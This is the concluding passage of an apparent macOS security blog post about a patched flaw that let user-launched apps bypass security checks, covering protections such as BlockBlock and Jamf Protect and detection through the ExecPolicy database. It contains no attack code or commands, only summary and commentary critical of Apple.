Finally, we wrapped things up first with a brief discussion on protections, most notably highlighting the fact that BlockBlock already provides sufficient protections …beating out Cupertino ;)



BlockBlock, block

blocking!
Interested in enterprise grade protection?
As noted, Jamf Protect already contains detection logic for such threats, and thus was able to uncover malware exploiting this flaw as a 0day!

Then, we discussed a novel idea aimed at detecting attacks that exploit this flaw, by examining evaluation results logged to the (undocumented) `ExecPolicy` database.

To end, a few thoughts…

Though this bug is now patched, it clearly (yet again) illustrates that macOS is not impervious to incredible shallow, yet hugely impactful flaws. How shallow? Well that fact that a legitimate developer tool (appify) would inadvertently trigger the bug is beyond laughable (and sad).

And how impactful? Basically macOS security (in the context of evaluating user launched applications, which recall, accounts for the vast majority of macOS infections) was made wholly moot.

Good thing there are free open-source security tools that can offer an extra (better?) layer of protection!

And maybe one day Apple will stop suing security companies, and instead focus solely on improving the security of their OS.
…hey, we can all dream, right?!

💕 Support Me:

Love these blog posts? You can support them via my Patreon page!